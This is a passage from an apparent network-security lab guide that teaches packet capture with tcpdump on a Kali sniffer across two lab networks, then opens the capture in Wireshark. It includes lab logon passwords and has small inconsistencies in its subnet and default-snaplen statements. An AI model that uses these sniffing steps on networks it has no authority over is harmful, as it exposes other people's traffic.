Usage: tcpdump [-aAbdDefhHIJKlLnNOpqRStuUvxX#] [-B size] [-c count]
               [-C file_size] [-E algo:secret] [-F file] [-G seconds]
               [-i interface] [-j tstamptype] [-M secret] [--number]
               [-Q in|out|inout]
               [-r file] [-s snaplen] [--time-stamp-precision precision]
               [-T type] [--version] [-V file]
               [-w file] [-W filecount] [-y datalinktype] [-z command]
               [-Z user] [expression]
```

9 To run **tcpdump** on the network segment interface **eth0** is connected to, **type** the following. **Press Enter.**

```
root@kali2:~# tcpdump -i eth0
```

```
root@kali2:~# tcpdump -i eth0
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
```

10 **Click** the **Internal Windows 2008 Server** from the topology.




- 11 After the machine boots, **click** the **Send Ctrl+Alt+Delete** button in the top right corner.



- 12 **Log on** to the **WIndows Server** with the password of **P@ssw0rd**



Note: The “0” in password is a ZERO. The password of **P@ssw0rd** will not be displayed when you type it for security purposes. The reason we are logging into this machine is so it begins to generate traffic




- 13 **Go back** to the **Kali Sniffer**. **Wait** until at least one **IPv4 packet** is displayed before stopping the capture. It could take a couple of minutes before a packet shows up.
- Also, what you see might be different than the screenshot below. That's OK.

```
root@kali2:~# tcpdump -i eth0
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
05:08:44.725750 IP6 fe80::2d20:15d7:4e43:b5e6.56016 > ff02::1:3.hostmon: UDP,
length 22
05:08:44.726144 IP 192.168.1.100.64895 > 224.0.0.252.hostmon: UDP, length 22
05:08:44.833356 IP6 fe80::2d20:15d7:4e43:b5e6.56016 > ff02::1:3.hostmon: UDP,
length 22
05:08:44.833438 IP 192.168.1.100.64895 > 224.0.0.252.hostmon: UDP, length 22
05:08:49.719722 IP6 fe80::2d20:15d7:4e43:b5e6.54794 > ff02::1:3.hostmon: UDP,
length 22
05:08:49.719919 IP 192.168.1.100.62971 > 224.0.0.252.hostmon: UDP, length 22
05:08:49.825345 IP6 fe80::2d20:15d7:4e43:b5e6.54794 > ff02::1:3.hostmon: UDP,
length 22
05:08:49.825362 IP 192.168.1.100.62971 > 224.0.0.252.hostmon: UDP, length 22
05:08:54.725364 IP6 fe80::2d20:15d7:4e43:b5e6.58136 > ff02::1:3.hostmon: UDP,
length 22
05:08:54.725457 IP 192.168.1.100.49996 > 224.0.0.252.hostmon: UDP, length 22
05:08:54.832935 IP6 fe80::2d20:15d7:4e43:b5e6.58136 > ff02::1:3.hostmon: UDP,
length 22
05:08:54.833014 IP 192.168.1.100.49996 > 224.0.0.252.hostmon: UDP, length 22
^Croot@kali2:~#
```

After one IPv4 packet or more is displayed, **press Ctrl+C** to stop the network capture. If the network 192.168.1.0/24 is displayed, eth0 is located on the first (internal) network. If the network 216.0.0.0/24 is displayed, eth0 is located on the second (external) network. Also, notice that the default for tcpdump is to capture only the first 96 bytes. The -s 0 switch will allow tcpdump to capture the full packet size of 65,536

14

Click on the **Sniffer** in the **topology**.




- 15 To run `tcpdump` on the network segment interface `eth1` is connected to, **type** the following. **Press Enter**

```
root@kali2:~# tcpdump -i eth1
```

```
root@kali2:~# tcpdump -i eth1
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
```

- 16 **Click** on the **Windows 7 Attack Machine** from the topology.



17

Log on to **Windows 7** as **student** with the **password** of **password** **Press** **Enter**.




Note: The password of **password** will not be displayed when you type it for security purposes. We are only logging into this machine so it begins to generate traffic.



18

Click on the Sniffer icon on the topology.



19

Wait until at least one packet is displayed before stopping the capture. If you do not see any traffic after a few minutes, make sure you are logged on to the Windows 7 machine as student with the password of **password**. Also, what you see might be different than the screenshot below. That's OK.

```
root@kali2:~# tcpdump -i eth1
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
05:11:49.164083 IP 216.1.1.200.1900 > 239.255.255.250.1900: UDP, length 499
05:11:49.164397 IP 216.1.1.200.1900 > 239.255.255.250.1900: UDP, length 497
05:11:49.164656 IP 216.1.1.200.1900 > 239.255.255.250.1900: UDP, length 485
05:11:49.164911 IP 216.1.1.200.1900 > 239.255.255.250.1900: UDP, length 513
05:11:49.165195 IP 216.1.1.200.1900 > 239.255.255.250.1900: UDP, length 433
05:11:49.165453 IP 216.1.1.200.1900 > 239.255.255.250.1900: UDP, length 442
```

After one packet or more is displayed, **press Ctrl+C** to stop the network capture. If the network 192.168.1.0/24 is displayed, eth1 is located on the first (internal) network. If the network 216.0.0.0/8 is displayed, eth1 is located on the second (external) network. The -s 0 switch is used to capture the full packet size (65,536).

20

To capture traffic on the **192.168.1.0/24 network** and send it to a file, **type** the following. **Press Enter**.

```
root@kali2:~# tcpdump -i eth0 -nnntt -s 0 -w capnet1.cap -C 100
```

Be sure to enter the appropriate interface in the command syntax!

```
root@kali2:~# tcpdump -i eth0 -nnntt -s 0 -w capnet1.cap -C 100
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

The following table lists details of the switches used with the tcpdump command:

-i eth0	Use interface zero
-nnntt	Disable DNS resolution, date and time format
-s 0	Disables default packet size of 96 bytes, full packet size
-w	Write to a capture file, instead of displaying to the screen
-C	Split the captures into files of this size




Wait about 5 minutes so that your capture file will have some generated traffic. Packets will not display in the terminal because they are being sent to a file. **Press Ctrl+C** to stop tcpdump from running and discontinue the network capture.

- 21 To view the **capture file**, **type** the following command at the **Terminal**. **Press Enter**.


```
root@kali2:~# wireshark capnet1.cap
```

```
root@kali2:~# wireshark capnet1.cap
```


- 22 **Click OK** to the **Lua Error** when **Wireshark** opens.



Wireshark will open and the capture file will appear, similar to the one seen below. Notice that the traffic listed takes place on the 192.168.1.0/24 network.



- 23 From the **File** menu, **select Quit** to close **Wireshark**.



24 To capture traffic on the **216.0.0.0/8 network** and send it to a file, **type** the following.

